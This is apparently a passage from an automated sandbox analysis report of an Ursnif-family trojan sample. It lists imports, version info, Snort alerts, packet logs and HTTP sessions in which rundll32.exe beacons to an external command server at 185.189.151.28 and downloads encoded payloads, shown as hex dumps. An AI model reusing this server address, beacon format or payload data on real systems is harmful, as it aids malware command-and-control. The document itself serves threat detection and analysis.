RT_DIALOG	0x6b7b8	0x202	data	English	United States
RT_DIALOG	0x6b9c0	0xf8	data	English	United States
RT_DIALOG	0x6bab8	0xa0	data	English	United States
RT_DIALOG	0x6bb58	0xee	data	English	United States
RT_GROUP_ICON	0x6bc48	0x4c	data	English	United States
RT_VERSION	0x6bc98	0x290	MS Windows COFF PA-RISC object file	English	United States

Imports

DLL	Import
KERNEL32.dll	EraseTape, GetDiskFreeSpaceExA, IstrlenA, LocalHandle, GetModuleFileNameA, GetBinaryTypeA, GetThreadLocale, GetFileTime, GlobalFlags, GetStringTypeA, EnumResourceTypesA, GetConsoleCP, GetCommTimeouts, WriteProcessMemory, GlobalMemoryStatus, DebugBreak
OLEAUT32.dll	GetRecordInfoFromTypeInfo, LoadTypeLibEx
USER32.dll	DefMDIChildProcW, GetMenuItemRect, MessageBoxIndirectW, DeleteMenu, GetClassNameA, GetMessagePos, GetUpdateRgn, GetClientRect, GetScrollBarInfo
GDI32.dll	ExtSelectClipRgn, GetBkColor, GetCharWidthFloatA, GetTextMetricsW, GdiComment
ADVAPI32.dll	EnumServicesStatusExW, InitiateSystemShutdownExW, RegGetValueA
msvcrt.dll	strcoll, fgetwc, srand

Version Infos	
Description	Data
LegalCopyright	A Company. All rights reserved.
InternalName	
FileVersion	1.0.0.0
CompanyName	A Company
ProductName	
ProductVersion	1.0.0.0
FileDescription	
OriginalFilename	myfile.exe
Translation	0x0409 0x04b0

Possible Origin		
Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior							
Snort IDS Alerts							
Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
05/04/22-16:27:54.122082 05/04/22-16:27:54.122082	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49769	80	192.168.2.4	185.189.151.28
05/04/22-16:27:53.231327 05/04/22-16:27:53.231327	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49769	80	192.168.2.4	185.189.151.28
05/04/22-16:27:53.642851 05/04/22-16:27:53.642851	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49769	80	192.168.2.4	185.189.151.28
05/04/22-16:27:33.120656 05/04/22-16:27:33.120656	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49760	80	192.168.2.4	13.107.43.16

TCP Packets				
Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2022 16:27:53.212703943 CEST	49769	80	192.168.2.4	185.189.151.28
May 4, 2022 16:27:53.229989052 CEST	80	49769	185.189.151.28	192.168.2.4
May 4, 2022 16:27:53.230151892 CEST	49769	80	192.168.2.4	185.189.151.28
May 4, 2022 16:27:53.231327057 CEST	49769	80	192.168.2.4	185.189.151.28
May 4, 2022 16:27:53.248414040 CEST	80	49769	185.189.151.28	192.168.2.4
May 4, 2022 16:27:53.534866095 CEST	80	49769	185.189.151.28	192.168.2.4
May 4, 2022 16:27:53.534919977 CEST	80	49769	185.189.151.28	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2022 16:27:53.534966946 CEST	80	49769	185.189.151.28	192.168.2.4
May 4, 2022 16:27:53.534984112 CEST	49769	80	192.168.2.4	185.189.151.28
May 4, 2022 16:27:53.535002947 CEST	49769	80	192.168.2.4	185.189.151.28
May 4, 2022 16:27:53.535007954 CEST	80	49769	185.189.151.28	192.168.2.4
May 4, 2022 16:27:53.535043955 CEST	80	49769	185.189.151.28	192.168.2.4
May 4, 2022 16:27:53.535058022 CEST	49769	80	192.168.2.4	185.189.151.28
May 4, 2022 16:27:53.535069942 CEST	80	49769	185.189.151.28	192.168.2.4
May 4, 2022 16:27:53.535089970 CEST	49769	80	192.168.2.4	185.189.151.28
May 4, 2022 16:27:53.535105944 CEST	80	49769	185.189.151.28	192.168.2.4
May 4, 2022 16:27:53.535140991 CEST	80	49769	185.189.151.28	192.168.2.4
May 4, 2022 16:27:53.535150051 CEST	49769	80	192.168.2.4	185.189.151.28
May 4, 2022 16:27:53.535165071 CEST	80	49769	185.189.151.28	192.168.2.4
May 4, 2022 16:27:53.535206079 CEST	49769	80	192.168.2.4	185.189.151.28
May 4, 2022 16:27:53.535248995 CEST	80	49769	185.189.151.28	192.168.2.4
May 4, 2022 16:27:53.535300016 CEST	49769	80	192.168.2.4	185.189.151.28
May 4, 2022 16:27:53.535312891 CEST	80	49769	185.189.151.28	192.168.2.4
May 4, 2022 16:27:53.535350084 CEST	80	49769	185.189.151.28	192.168.2.4
May 4, 2022 16:27:53.535361052 CEST	49769	80	192.168.2.4	185.189.151.28
May 4, 2022 16:27:53.535375118 CEST	80	49769	185.189.151.28	192.168.2.4
May 4, 2022 16:27:53.535397053 CEST	49769	80	192.168.2.4	185.189.151.28
May 4, 2022 16:27:53.535409927 CEST	80	49769	185.189.151.28	192.168.2.4
May 4, 2022 16:27:53.535456896 CEST	49769	80	192.168.2.4	185.189.151.28
May 4, 2022 16:27:53.552704096 CEST	80	49769	185.189.151.28	192.168.2.4
May 4, 2022 16:27:53.552772999 CEST	80	49769	185.189.151.28	192.168.2.4
May 4, 2022 16:27:53.552818060 CEST	80	49769	185.189.151.28	192.168.2.4
May 4, 2022 16:27:53.552848101 CEST	80	49769	185.189.151.28	192.168.2.4
May 4, 2022 16:27:53.552889109 CEST	80	49769	185.189.151.28	192.168.2.4
May 4, 2022 16:27:53.552930117 CEST	80	49769	185.189.151.28	192.168.2.4
May 4, 2022 16:27:53.552931070 CEST	49769	80	192.168.2.4	185.189.151.28
May 4, 2022 16:27:53.552967072 CEST	49769	80	192.168.2.4	185.189.151.28
May 4, 2022 16:27:53.552967072 CEST	80	49769	185.189.151.28	192.168.2.4
May 4, 2022 16:27:53.553004980 CEST	49769	80	192.168.2.4	185.189.151.28
May 4, 2022 16:27:53.553009033 CEST	80	49769	185.189.151.28	192.168.2.4
May 4, 2022 16:27:53.553046942 CEST	80	49769	185.189.151.28	192.168.2.4
May 4, 2022 16:27:53.553076029 CEST	80	49769	185.189.151.28	192.168.2.4
May 4, 2022 16:27:53.553114891 CEST	80	49769	185.189.151.28	192.168.2.4
May 4, 2022 16:27:53.553153992 CEST	80	49769	185.189.151.28	192.168.2.4
May 4, 2022 16:27:53.553158045 CEST	49769	80	192.168.2.4	185.189.151.28
May 4, 2022 16:27:53.553183079 CEST	80	49769	185.189.151.28	192.168.2.4
May 4, 2022 16:27:53.553217888 CEST	49769	80	192.168.2.4	185.189.151.28
May 4, 2022 16:27:53.553225994 CEST	80	49769	185.189.151.28	192.168.2.4
May 4, 2022 16:27:53.553267956 CEST	80	49769	185.189.151.28	192.168.2.4
May 4, 2022 16:27:53.553271055 CEST	49769	80	192.168.2.4	185.189.151.28
May 4, 2022 16:27:53.553298950 CEST	80	49769	185.189.151.28	192.168.2.4
May 4, 2022 16:27:53.553302050 CEST	49769	80	192.168.2.4	185.189.151.28
May 4, 2022 16:27:53.553318024 CEST	49769	80	192.168.2.4	185.189.151.28
May 4, 2022 16:27:53.553338051 CEST	80	49769	185.189.151.28	192.168.2.4
May 4, 2022 16:27:53.553379059 CEST	80	49769	185.189.151.28	192.168.2.4
May 4, 2022 16:27:53.553400993 CEST	49769	80	192.168.2.4	185.189.151.28
May 4, 2022 16:27:53.553409100 CEST	80	49769	185.189.151.28	192.168.2.4
May 4, 2022 16:27:53.553436041 CEST	49769	80	192.168.2.4	185.189.151.28
May 4, 2022 16:27:53.553447008 CEST	80	49769	185.189.151.28	192.168.2.4
May 4, 2022 16:27:53.553486109 CEST	80	49769	185.189.151.28	192.168.2.4
May 4, 2022 16:27:53.553498030 CEST	49769	80	192.168.2.4	185.189.151.28
May 4, 2022 16:27:53.553514004 CEST	80	49769	185.189.151.28	192.168.2.4
May 4, 2022 16:27:53.553534031 CEST	49769	80	192.168.2.4	185.189.151.28
May 4, 2022 16:27:53.553555965 CEST	80	49769	185.189.151.28	192.168.2.4
May 4, 2022 16:27:53.553599119 CEST	80	49769	185.189.151.28	192.168.2.4
May 4, 2022 16:27:53.553606033 CEST	49769	80	192.168.2.4	185.189.151.28

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2022 16:27:53.553649902 CEST	49769	80	192.168.2.4	185.189.151.28
May 4, 2022 16:27:53.553690910 CEST	80	49769	185.189.151.28	192.168.2.4
May 4, 2022 16:27:53.553807020 CEST	80	49769	185.189.151.28	192.168.2.4
May 4, 2022 16:27:53.553848982 CEST	80	49769	185.189.151.28	192.168.2.4
May 4, 2022 16:27:53.553863049 CEST	49769	80	192.168.2.4	185.189.151.28
May 4, 2022 16:27:53.553879023 CEST	80	49769	185.189.151.28	192.168.2.4
May 4, 2022 16:27:53.553915977 CEST	49769	80	192.168.2.4	185.189.151.28
May 4, 2022 16:27:53.554440975 CEST	80	49769	185.189.151.28	192.168.2.4
May 4, 2022 16:27:53.554519892 CEST	49769	80	192.168.2.4	185.189.151.28
May 4, 2022 16:27:53.570719004 CEST	80	49769	185.189.151.28	192.168.2.4
May 4, 2022 16:27:53.570779085 CEST	80	49769	185.189.151.28	192.168.2.4
May 4, 2022 16:27:53.570816994 CEST	80	49769	185.189.151.28	192.168.2.4
May 4, 2022 16:27:53.570862055 CEST	80	49769	185.189.151.28	192.168.2.4
May 4, 2022 16:27:53.570903063 CEST	80	49769	185.189.151.28	192.168.2.4
May 4, 2022 16:27:53.570933104 CEST	80	49769	185.189.151.28	192.168.2.4
May 4, 2022 16:27:53.570971012 CEST	80	49769	185.189.151.28	192.168.2.4
May 4, 2022 16:27:53.571021080 CEST	80	49769	185.189.151.28	192.168.2.4
May 4, 2022 16:27:53.571029902 CEST	49769	80	192.168.2.4	185.189.151.28
May 4, 2022 16:27:53.571050882 CEST	80	49769	185.189.151.28	192.168.2.4
May 4, 2022 16:27:53.571090937 CEST	49769	80	192.168.2.4	185.189.151.28
May 4, 2022 16:27:53.571101904 CEST	80	49769	185.189.151.28	192.168.2.4
May 4, 2022 16:27:53.571151018 CEST	80	49769	185.189.151.28	192.168.2.4
May 4, 2022 16:27:53.571155071 CEST	49769	80	192.168.2.4	185.189.151.28
May 4, 2022 16:27:53.571188927 CEST	80	49769	185.189.151.28	192.168.2.4
May 4, 2022 16:27:53.571219921 CEST	80	49769	185.189.151.28	192.168.2.4
May 4, 2022 16:27:53.571260929 CEST	80	49769	185.189.151.28	192.168.2.4
May 4, 2022 16:27:53.571269035 CEST	49769	80	192.168.2.4	185.189.151.28
May 4, 2022 16:27:53.571300030 CEST	80	49769	185.189.151.28	192.168.2.4
May 4, 2022 16:27:53.571307898 CEST	49769	80	192.168.2.4	185.189.151.28
May 4, 2022 16:27:53.571341038 CEST	80	49769	185.189.151.28	192.168.2.4
May 4, 2022 16:27:53.571369886 CEST	80	49769	185.189.151.28	192.168.2.4
May 4, 2022 16:27:53.571386099 CEST	49769	80	192.168.2.4	185.189.151.28
May 4, 2022 16:27:53.571408033 CEST	80	49769	185.189.151.28	192.168.2.4
May 4, 2022 16:27:53.571448088 CEST	80	49769	185.189.151.28	192.168.2.4

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 4, 2022 16:27:33.081885099 CEST	8.8.8.8	192.168.2.4	0xd133	No error (0)	l-0007.l-dc-msedge.net		13.107.43.16	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

185.189.151.28
--

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49769	185.189.151.28	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
May 4, 2022 16:27:53.231327057 CEST	1212	OUT	GET /drew/yaLRzubGjQS/CFxKDeNAAfhLIC/CaygnSUs24bnRCfVOMIKd/kOu58i9k96sMGpEh/2ImNOGSnuowiNkO/ip_2FJtr3_2FyC3y34/NWeB6KDbS/szu4WIEy31uBJrZBRkk7/BA3IZi_2FOvOpDSYS4s/rj2HYxhZ8zs8SSN1QxOHNt/a0noZ7RHbBD3e/0lyarAzU/kswi_2B_2Bji3xmfl9dMO1H/eF7wdYyQYS/J0KjUNI3Yrq9HIDIz/2ePpl9Tr16LA/Mto8yX4U3i1XH7H/1gu.jlk HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: 185.189.151.28 Connection: Keep-Alive Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
May 4, 2022 16:27:53.534866095 CEST	1213	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Date: Wed, 04 May 2022 14:27:53 GMT Content-Type: application/octet-stream Content-Length: 186001 Connection: keep-alive Pragma: public Accept-Ranges: bytes Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Content-Disposition: inline; filename="62728d697bd35.bin" Data Raw: 90 fe 16 00 dd 20 a6 90 00 22 81 96 31 0c 06 ee 2c a0 48 f2 36 47 2b a8 1f 78 fb 84 fe 80 bc 68 83 a3 b0 1b 36 53 4b 75 0f a7 82 72 a1 41 e1 ff 47 06 9d 2a 90 8e 26 f8 83 6e 4c 7a ba 23 11 cb 7a c4 b5 76 5c eb 93 5b 14 3c c9 98 a5 e3 8b c6 36 cc 13 99 54 83 1a 4c 7b 46 49 91 17 ea 3b bb 0c 41 7e bf 1b 94 ad a3 32 05 aa 3b b0 4f 0c cb fc da 60 91 e2 bd 0d 03 9d 3c bd a2 dd d7 3f 0f 94 dc e3 06 b6 33 92 7e 82 88 84 01 f1 a2 02 d5 be cd 05 f8 80 06 a7 6e 5b 13 39 e7 33 43 f9 ee 65 41 c1 09 48 5c 39 3b 96 45 42 2c d6 0e 26 1b 0d 07 a7 4a 31 10 18 b4 36 c2 cb 88 ce 0e 68 30 dd c9 12 ff 5a 51 b6 1f 27 30 1a 25 a6 fb 5f b1 43 86 48 4a be 41 1d 15 20 30 a1 22 5a 46 58 f9 15 cc 69 9f 79 f8 78 b2 f1 f4 64 27 68 96 aa c1 73 d4 a7 58 3d ff ca 94 06 f9 ff 3e aa d1 00 6e c4 9d 6b 43 ac 0c 73 10 7f 0a 46 6d a9 74 29 b7 65 25 b5 77 93 76 25 7a b8 d9 0d 9c 83 ab 02 b1 78 eb 7b 8d 01 61 4d 6f 2e 0a da b3 c7 26 36 df 2a 95 d4 bf df d3 28 b1 c4 44 91 f7 ed 03 59 40 3e 4e f4 f3 2c 45 08 6c ca 1e 96 ba cc 33 c6 d6 79 6e fe fc 1f 27 b2 8a 2c 3c 8b e3 b4 14 90 a6 c2 99 62 62 09 88 68 9b e5 5d 5a 1b 90 23 e3 3f 1e 37 65 79 84 54 e6 fa 2d 39 d0 ab 72 5f 30 51 17 b6 8d 50 6c f0 28 5a 7e 77 5d 4f e7 c7 d6 f5 10 1c e5 da 36 7b 84 8e 94 d4 b7 df fa ab aa 17 53 ac e3 5b b0 72 c2 c8 65 0a a1 68 34 7f bd db 5d 00 76 de 42 e5 35 53 61 1f b2 46 e4 5d b5 7e a8 1e 4b 28 b7 9d 61 42 3c ec 8f ef c7 31 1c 8f 4c 68 8c 93 db e0 4b 86 ff 36 5e 8b e5 b6 46 f3 43 2c c5 92 03 de c3 8a 33 76 52 de 17 e1 6a 06 82 43 9b 7d 58 a6 f9 59 d0 35 f8 22 ec 02 92 5f c2 94 98 f9 9c 96 72 7e 76 47 66 f2 a7 7b 29 58 64 8a b4 df fe fc 78 4c 1b 45 88 71 86 ab 44 26 65 5b 29 85 31 04 6f 88 9a 15 b6 69 e2 90 95 32 fe 62 fe a0 0f 8f 8d 27 8d d0 63 31 96 18 ad c3 68 6d 1c 70 e8 65 66 f8 3d 34 d6 fb 93 0e 68 95 ae 3f 77 85 3e f6 c2 fd bd a3 12 e3 f3 a6 45 7e 74 c5 8b 22 2b 46 9f b3 fb 84 39 cc c4 6e 5f 09 3e cf c2 0b 7a d8 1a a2 f7 8f d2 7c c9 c7 0a 86 fa 2f c2 c4 67 c1 14 c1 36 f4 7e ca 10 53 88 8f 87 0c 9a d8 40 02 b6 78 d9 3c 5d 0e 45 6d e7 1a 21 99 b0 29 1b e3 e0 c0 2b 02 47 bc 53 00 3c 8a 66 74 ca 12 c0 49 dc 75 43 18 6a 42 18 c7 9e 0b 55 fd 45 f0 5b 24 3a b5 3c 10 b5 a7 10 c7 28 d0 c7 35 3f 54 35 0e 43 41 1d bf f5 f3 9a f4 ff 81 26 48 fc 80 5f f1 f8 71 99 e4 0e 17 6a 1c 75 5d 64 95 f7 e1 88 a2 00 94 90 5f 6c d5 cd fc a5 72 b7 b6 e5 e8 5a 13 63 f5 4b b5 8e f2 82 41 64 7f ad 8e bd e9 6e 51 d0 ef ec 63 ab 78 09 ea e7 8c 71 e8 5b 12 a9 e1 0c 48 ed cb 06 da f3 7d ca 85 d7 45 2a 4b b1 c5 1c 9e 75 8e 33 0a 02 a8 57 71 0d b4 5c b3 46 dc 38 88 72 5b 66 00 55 4f 00 28 2c 61 67 7b 85 11 64 8c 84 de df 2f 2c 69 eb ba a7 86 a4 d1 ce df aa e3 93 48 d5 31 9a b5 8c e4 87 f9 e2 a0 e3 0c 04 b3 c4 40 f7 0f 35 de fc 0b d9 d3 2a 45 b4 91 93 26 51 19 8d f2 45 67 3b ed ed 42 e2 04 cd 3e 9c e7 c6 6f 15 1b aa 04 9e d3 e4 9f c4 7b 67 37 b7 40 48 05 e7 10 93 59 8a 81 f5 ca 77 22 e4 64 f5 a9 d5 0a 81 0e 53 8f c5 43 23 2d 3d 0f e4 a2 8a df c3 7b 13 3e 33 04 8c 56 2d 62 47 40 39 58 13 9c 69 1e b2 1f da 02 b7 59 0b d1 3e Data Ascii: "1,H6G+xb6SKurAG*&nLz#zv\[<6TL{FI;A-2;O`<?3~n[93CeAHl9;EB,&J16h0ZQ'0%_CHJA 0"ZFxiyxd'hs X=>nkCsFmt)e%ww%zx{aMo.&6*(DY@>N,El3yn',<bbh]Z#?7eyT-9r_0QPl(Z~w)O6[S[reh4]vB5SaF]-K(aB<1LhK6*FC,3vR jC}XY5"~r~vGf()XdxLEqD&e])1oi2b'c1hmpel=4h?w>E~r"+F9n_>z[/g6~S@x<]Em!)>GS<ftluCjBUE[\$:<(5?T5CA&H_qju jd_lrZcKAdnQcxq[H])E*Ku3Wqlf8r[fUO[,ag[d/,iH1@5*E&QEG;B>o[g7@HYw'dSC=-{>3V-bG@9XIy>
May 4, 2022 16:27:53.642851114 CEST	1410	OUT	GET /drew/1WYEBXmiF_2FMnySkI/AGFp1zkHl/1n_2BEbfMMGs7_2FFktP/vnEJxGiu_2BRheq2fuh/m_2BewmRx2 tkooth41m1v2/ScpupYz0Zq373/g7DAOhtw/fXpZ08IMv_2FTBIGbEpoXm/_2BCzEa_2F/P_2F_2BQrmvSKhVMj/G yG1jPMXpOEy/or5Pq_2FkHh/PA1zCgDa0RmsjY/QkvATPynH2IMVaaST9iah/v7ORKI7orJRBYUn3/rdkm98ca_2BP JFG/T0_2BoDf88Xk4HDERX/d7f20yS8m/U9grT5w.jlk HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: 185.189.151.28 Connection: Keep-Alive Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
May 4, 2022 16:27:53.934010029 CEST	1411	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Date: Wed, 04 May 2022 14:27:53 GMT Content-Type: application/octet-stream Content-Length: 238738 Connection: keep-alive Pragma: public Accept-Ranges: bytes Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Content-Disposition: inline; filename="62728d69e08bf.bin" Data Raw: 3b 4c 6b f7 b7 25 70 03 88 2d 7a 37 9e a1 c8 64 0b d8 31 31 97 0f c5 b0 5f f3 81 6d 9e c3 45 83 0a 34 18 f9 2a 0e ff 72 ff c7 33 d5 29 5d 81 f6 a5 6c 33 59 c7 fc d9 7d 59 a6 2c 44 a0 08 b0 48 8b 5c 88 ed 4d 9c 4e f2 9c 04 cf da 87 8f fc 28 44 1b 1f d6 84 bb dc 53 47 f0 25 da f7 b6 56 48 26 5b 83 11 f9 80 79 d3 3f ab 3f 7b 8a 14 23 8f 4d 34 6e a5 8d 52 88 cb c6 51 bd 4e 27 49 d6 ba 33 30 b3 e5 52 76 59 f9 49 45 bb 09 82 03 75 7c e0 12 67 43 e1 33 8e b9 58 1e 5a b6 16 2b cf ae 0e 8d cd e6 c9 bb 31 32 9c b6 7f 38 ef b7 14 c5 6b 56 72 db db f5 20 42 b0 21 7b c2 d3 e4 6b fa b6 29 2f 63 6f 43 cf fd 33 d1 f1 f3 33 82 eb 56 90 92 b4 a4 9c 0b 34 10 8d ed df d7 30 79 ee 6a 70 e6 2e 5b 2f d9 bf ad 8c 81 5f ec d7 15 c8 85 f6 42 0f 37 b8 b0 93 ac a1 85 c4 23 5e e0 43 b2 f2 93 6a d4 39 18 f6 17 0d d7 36 b6 2c 4f 0e 34 06 73 fa a7 52 3b a0 32 82 5c f1 6b e4 7a 99 fc 8d 27 58 8a 96 1b 31 e8 14 ee 43 b7 d2 fb 67 09 cb 2e 03 64 ad e4 8a 6a 5f 40 27 ac a0 21 ac cd 7a c6 94 f3 0b 04 1c f4 15 03 a5 59 24 02 68 2c 35 6a 8b 51 d7 90 e5 d9 30 8a 7f dc c2 68 ae 3c 42 9a 5c 68 06 a5 c2 c4 6e 0f ef 64 32 4f 69 ab 18 b4 9e 99 1f f5 05 56 47 02 8e 9f 27 d4 ff 10 20 e7 ed cd b1 4b 87 6e 27 42 1e 3e 24 80 4a 04 3c a3 49 30 16 f6 80 ec ff 7f 69 7e 67 e9 15 f7 0c 8d 63 a1 52 09 e9 b1 0e 05 e9 aa 92 c3 6e a8 af a5 9b c3 81 03 f7 56 3b 62 cc 61 4a 47 01 5f 44 7c dd 73 98 b0 56 89 42 12 05 2f fd 1e 39 b9 f3 98 27 a9 28 d5 bc c4 8e a4 e7 ec ab 89 c4 ce 19 ea b9 9c 21 dc 88 24 ec 64 2b cb a0 eb bf ca ae d2 49 96 b6 8a 04 ab fa 95 77 fa 63 0a 7a 0d 95 a1 96 99 44 58 4c cf 57 ae a4 39 c8 34 1e 91 57 0a 36 63 09 ab 63 76 c2 c1 18 dd ac c2 70 bf 06 25 e6 27 5d fc f2 4f 2b 48 d4 2b 9b aa 75 25 b7 70 f5 86 3b 83 06 05 3f 10 6e 86 51 69 da a6 a8 0d 8f 67 9f 77 dd f3 f1 bc a3 2b 9b cc 07 3c cd d5 4d 2e 5b 8d 0a 6e f3 42 ee 85 31 81 12 49 42 23 da f6 e0 21 58 34 f1 98 44 20 e0 34 20 6c e2 a7 e9 96 39 bf 64 eb 96 ab af dd c2 e5 93 2f 77 12 5b 31 b6 d4 8e 98 e1 b0 b9 97 01 7b 07 2a 86 59 bd e8 00 a8 a3 36 12 48 2c f4 25 13 19 ba df bb ee 61 56 99 a8 ad 21 38 93 bd 47 26 58 af 0f db 46 7b b6 65 aa de cd dc 57 71 ed 57 29 3c a1 90 6f b4 ca a6 dc 2b a1 45 2a 15 3d 27 0d 14 ac e3 a7 f3 ce f4 a4 99 60 7c d7 95 79 41 ca 61 9a 6f 54 0a 1a 4e 73 8d c8 57 85 c6 32 d8 e6 76 bd 9e 2b c8 77 57 64 55 68 1e e8 b8 ce e3 27 ea 88 e0 6b 84 d6 22 a8 40 53 1f fe fd 7f 2c 64 e5 e3 c0 ba b0 7c 8c 1f 0a 1f 3d a3 aa df 4c 84 66 69 de c4 52 16 4a cb 9d 1b 22 74 04 be b4 75 aa ac 10 43 9c 84 24 1d 8b bb 5b c6 a9 da 99 7a c4 10 3c d8 88 4e 6f 5d 84 05 33 69 2b e5 f6 16 bf 76 b7 e2 b7 61 1a 36 95 4b 28 79 75 83 0d af 82 36 39 fb e4 c0 c3 c2 32 b4 cc c4 35 09 29 45 a8 bf a7 f5 c5 b1 91 71 b2 a5 a9 77 0d 1f 79 f3 f3 6c a3 ab 52 a9 26 9e df 64 d9 64 a6 4f 74 f8 7f be 12 b6 01 54 bd bc e1 a6 7e 85 e2 01 e7 11 f6 40 6c 49 4a e2 ec 18 e1 9b c7 7e 26 d7 09 41 4c b1 bd cb b6 91 c6 24 7f 1a 3d 1b 36 89 c0 c2 20 6c 33 01 13 79 75 f9 66 8c 40 13 41 38 66 3a 0f 9b 37 54 93 3b 5b 14 19 90 ea 68 99 54 78 3a f9 f4 73 f6 Data Ascii: ;Lk%p-z7d11_mE4*r3)]i3Y}Y,DHWMN(DSG%VH&[y??{#M4nRQN'I30RvYIEu]gC3XZ+128kVr B!{k)/coC33V4 0yjp./[_B7#^Cj96,O4sR;2lkz'X1Cg.dj_@!zY\$h,5jQ0h<B\hnd2OiVG' Kn'B>\$J<l0i-gcRnV;baJG_D]sVB/9/(!\$d+Iwc zDXLW94W6ccvp%)O+H+u%p;?nQigw+<M.[nB1IB#!X4D 4 I9d/w[1{*Y6H,%aV!8G&XF[eWqW]<o+E*='}yAaoT @NsW2v+wWdUh"@"@S,d]=LfIRJ"tuC\$[z<No]3i+va6K(yu69<25)EqwylR&ddOtT~@!IJ~&AL\$=6 I3yuf@A8f:7T;[hTx:s
May 4, 2022 16:27:54.122081995 CEST	1665	OUT	GET /drew/DI9hOfnq4sis3AGOP/_2FSN_2BC/vQMmpDQPqFMgJd7cY2BM/bpPiaoMoE2NRqo_2F46/T_2F2moLtt cApM2j8JSDhs/WTmAL93U1NjUV/LMXna7GA/0XrWXS0JuSDBlpGqh8yB0Uw/8wBvAy1ROY/CU6_2BgS3mg1oC_2F/f r7BBq_2FOIM/8zgmIDNHCEg/MQH_2B5kPaL7jc/fyWcKgX2hWtfe66c_2BLA/pYfH_2BKPQZE6m8n/dgy8gM_2BVyJ KF1/06D2L7PXyZQ5x_2F0m/7pDuXDGuxyU/cHq.jlk HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: 185.189.151.28 Connection: Keep-Alive Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
May 4, 2022 16:27:54.411616087 CEST	1667	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Date: Wed, 04 May 2022 14:27:54 GMT Content-Type: application/octet-stream Content-Length: 1856 Connection: keep-alive Pragma: public Accept-Ranges: bytes Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Content-Disposition: inline; filename="62728d6a5f4fa.bin" Data Raw: 9b a0 46 9f fb 74 7e 4c 02 9a 3e fd d9 71 c7 75 b7 c0 cf a4 f1 8f 69 7b ca 68 40 93 06 4e b2 61 6c 45 b6 60 ec c8 ae 61 ba a7 30 65 32 00 93 c4 61 b5 26 75 0f 9c 24 d6 6b 8d 49 83 bd 29 e5 c2 8e 84 e2 03 a7 53 8f 50 53 4e 60 d2 b0 83 79 b0 30 aa 56 2b de 37 b8 1e 29 a1 fe 12 f0 a4 8a b6 1c 50 54 8d e2 11 22 11 00 28 bf 5a 8e 88 5c f1 a5 ea 66 e4 d9 1d 25 32 3c 0d b9 88 74 8f 8e 4d dd 6f 8d 0c ff 3b fb ab 12 a8 aa 7b 3c 4a 84 d1 1c 81 c0 03 d3 5a f7 ca 0e 84 a2 cd bf 4b 4b 8a 9a a7 0b 3b 18 09 93 80 bd 2c 22 aa 10 18 d9 46 7f 3f 4a 98 a1 32 15 53 4d 52 37 e7 3d fc df 0b 99 86 dc 6e 28 45 31 41 af 5b f3 54 b8 c3 c4 0e de b4 8c 35 e7 ae 58 26 d9 51 48 2a a9 7c 38 bf 34 02 be a4 a2 60 c2 f2 a1 0b a5 b7 b8 45 00 65 8d 87 9e 0f 13 57 99 55 9c 6f 29 be 48 cb 2b 94 3e 15 dc a9 ca 66 19 e4 4b 96 5f 82 fb 25 15 6c e8 81 ba c7 c6 11 8f a6 22 f3 d3 46 8e 0a 4e a3 47 a3 43 c4 28 a9 04 8e 33 96 50 fc ff da 85 d8 1a 90 b6 c3 b6 70 00 35 37 e8 e0 9b 16 3a 8f 42 cc df f8 46 d9 65 92 fb a4 09 89 80 4b ed 32 53 0c fb 12 10 01 3c a7 65 18 1f 85 a3 3d 19 3b 35 60 ca 34 5d 34 52 31 52 97 a4 f7 e9 c8 a8 6d fd aa 00 d9 1a 03 b4 cf d3 6b 1d c9 a9 fb 98 be 9e ee 6e 98 aa dc 13 43 f5 f1 a4 c8 15 60 ac 89 bc 66 0e c3 5c 86 cf 87 08 78 b0 d7 93 ca a5 f3 d7 df 9f 82 0e 0c 47 f8 ba bb 22 96 1d 41 af ad 20 bb 3b f4 7c 43 d6 33 6b c5 a7 00 ad c7 e3 85 36 3d a9 cd ff 43 13 5d 1a 98 65 a5 39 a0 04 97 16 f2 aa 48 11 c3 92 11 ad e2 6c a1 be f1 26 93 a6 ac 32 e7 cb 42 6c f0 44 33 e2 1d 8e ae 3e b7 6c 0e 9d d6 61 ea 8a 3d 3b f9 10 d5 5e 6f e6 95 69 c6 71 9b d9 76 5a d7 a6 6d 73 3c 9c 16 98 fe 91 6c 22 21 a9 0d a3 b8 32 ec 0c e2 56 21 bd 0f b2 d9 7d 28 84 dc 5c 0a d0 73 cb ab bd 78 b6 e9 06 c7 a0 94 a6 59 4e d2 71 5b 21 08 5b 65 ac e4 58 76 1e 02 c8 9f 0d dd e0 90 25 a2 63 d5 df 0d 62 e9 e1 79 ab 4a 3b 73 dc 24 a2 34 4b 8e f7 84 e2 34 b7 48 aa f8 38 8e 40 82 ea 3e f7 65 c4 e9 55 1e 1c 09 eb 5f e8 d6 e0 be 03 c7 53 d9 7b 75 89 9d 91 ca e8 cf 8b fc 0e a2 1d 8b 29 79 32 6b ce 7d 50 cd 11 62 8e 9f 